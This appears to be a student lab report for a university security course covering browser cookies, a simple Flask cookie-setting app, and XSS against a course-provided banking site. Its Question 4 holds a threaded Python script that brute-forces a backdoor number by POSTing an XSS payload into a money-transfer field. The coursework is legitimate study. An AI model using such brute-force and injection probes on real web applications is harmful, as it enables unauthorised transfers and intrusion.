Luke Pepin (172.16.50.222), Evan Gordon (emg20004, 172.16.50.208) , Aidan Mcdonald (172.16.50.216), Ryan Lagasse ( 172.16.50.215 )

**CSE 3140 - Lab 6 Report**

**TA Approval Codes:**

Ryan Approval Codes: QS5563F, EW9CIRN, LFH4EX6, AYZAWOU, JPQWGNQ

Pepin Approval Codes: SRB79QF, O7HICHA, VU5KUA8, 95KQC1D, 9F7YLIB

Evan Approval Codes: KETF4QK, XJG8LKK, T1IJLB3, 7OJWZJB, Z1O91DL

Aidan Approval Codes: IJNWMZK, C7139TW, YVWESWS, 5PMC02R, 9SLXNMD

**Question 1A:**

**Results:**


**Pepin’s code:** 6353364731efe6b761cc666babc64e36fd7821000dd9b645f4799511e462055c

**Evan’s code:** 8a0a41b3d285e33769b95d5a692c07eef3280393135262f56e4dbabc84c6e11c

**Aidan’s code:** 58972659401cbee9ac0c6f92382c5cabc26bc5ea44ab8902b68c4363672fafb9

**Ryan’s code:** 3c7cd0f797ee5bca10edaad10a78891be61f411cc59ac487530f9ee04f41fc5e

**Picture:**

****

**Explanation:**

Aftering signing into the husky bank website for google chrome users we inspect the element then go over to the application where the storage is and we can then see the data stored for cookies under the cookies tab.

**Question 1B:**

**Picture:**

| **from flask import Flask, request, make\_response**  **app = Flask(\_\_name\_\_)**  **# Replace these values with your own**  **netid = "your\_netid"**  **last\_name = "your\_last\_name"**  **vm\_ip = "your\_vm\_ip"**  **@app.route('/')**  **def index():**  **# Set Cookie Q1B1**  **response = make\_response("Welcome to the Flask website!")**  **response.set\_cookie('Q1B1', netid)**  **return response**  **@app.route('/Q1B2')**  **def q1b2():**  **# Set Cookie Q1B2 for requests to folder Q1B2**  **response = make\_response("This is folder Q1B2.")**  **response.set\_cookie('Q1B2', last\_name)**  **return response**  **@app.route('/Q1B3')**  **def q1b3():**  **# Set Cookie Q1B3 with the IP address of the VM**  **vm\_ip\_address = request.remote\_addr # Get the client's IP address**  **response = make\_response(f"VM IP Address: {vm\_ip\_address}")**  **response.set\_cookie('Q1B3', vm\_ip, secure=True, httponly=True, samesite='Strict')**  **return response**  **if \_\_name\_\_ == '\_\_main\_\_':**  **app.run(debug=True)** |
| --- |

**Explanation:**

This code creates a basic website using Flask and sets cookies for different pages. Each page ("/", "/Q1B2", "/Q1B3") corresponds to a different cookie. The first page sets a cookie called "Q1B1" with a placeholder net ID, the second sets "Q1B2" with a last name, and the third sets "Q1B3" with a virtual machine (VM) IP address. The code adds extra security for the "Q1B3" cookie. When you run the website, visiting these pages will show messages and set the specified cookies, demonstrating how Flask handles cookies in a straightforward way.

**Question 2:**

| ***from* flask *import* Flask, request, make\_response**  **app = Flask(\_\_name\_\_)**  **# *Replace these values with your own***  **netid = "your\_netid"**  **last\_name = "your\_last\_name"**  **vm\_ip = "your\_vm\_ip"**  **@*app*.*route*('/')**  **def *index*():**  **# *Set Cookie Q1B1***  **response = make\_response("Welcome to the Flask website!")**  **response.set\_cookie('Q1B1', netid)**  ***return* response**  **@*app*.*route*('/Q1B2')**  **def *q1b2*():**  **# *Set Cookie Q1B2 for requests to folder Q1B2***  **response = make\_response("This is folder Q1B2.")**  **response.set\_cookie('Q1B2', last\_name)**  ***return* response**  **@*app*.*route*('/Q1B3')**  **def *q1b3*():**  **# *Set Cookie Q1B3 with the IP address of the VM***  **vm\_ip\_address = request.remote\_addr # *Get the client's IP address***  **response = make\_response(f"VM IP Address: {vm\_ip\_address}")**  **response.set\_cookie('Q1B3', vm\_ip, secure=True, httponly=True, samesite='Strict')**  ***return* response**  ***if* \_\_name\_\_ == '\_\_main\_\_':**  **app.run(debug=True)** |
| --- |

**Explanation:**

This code uses Flask to build a simple web application with three pages ("/", "/Q1B2", "/Q1B3"), each associated with a specific cookie. The code sets cookies with placeholder values for a net ID, last name, and a virtual machine (VM) IP address. When you visit the "/" page, it displays a welcome message and sets a cookie named "Q1B1" with the net ID value. Going to "/Q1B2" shows a message for Q1B2 and sets a cookie with the last name. The "/Q1B3" page reveals the client's IP address and sets a secure "Q1B3" cookie with the VM IP address. Running the app allows you to interact with these pages, observing the messages and cookie setting in action.

**Question 3:**

**Pepin’s cookie:** 59985

**Evan’s cookie:** 98576

**Aidan’s cookie: 44323**

**Ryan’s cookie:** 36786

**Video:**

[**https://drive.google.com/file/d/1uwTVqhsR-RSChF6taS1uqGdhYwezvfoy/view?usp=drive\_link**](https://drive.google.com/file/d/1uwTVqhsR-RSChF6taS1uqGdhYwezvfoy/view?usp=drive_link)

**Explanation:**

A script running an Alert with a XSS Attack prompt was run on each input field of the Husky banking website until the field was found that is missing the <iframe> tag. We threaded this to make it even more efficient.

**Question 4:**

**Pepin’s Cookie:** 12688

**Evan’s Cookie:** 71016

**Ryan’s Cookie:** 46193

**Aidan’s Cookie:** 13957

| import requests  import threading  url = "http://localhost:2222/Q4" # Replace with the URL of your Q4 page  i = 0  found\_backdoor = False  def check\_backdoor(magic\_number):  global found\_backdoor  payload = f"{magic\_number} <script>alert('XSS Attack!');</script>"  response = requests.post(url, data={"moneyAmount": payload})    if "Money has been transfered!" in response.text:  print(response.text)  found\_backdoor = True  print(f"Found backdoor with magic number: {magic\_number}")  threads = []  for magic\_number in range(1, 1002):  thread = threading.Thread(target=check\_backdoor, args=(magic\_number,))  threads.append(thread)  thread.start()  for thread in threads:  thread.join()  if not found\_backdoor:  print("No exploit found") |
| --- |

**Question 5: (Professor noted this question is not doable and points are automatically given. Approval codes at the top**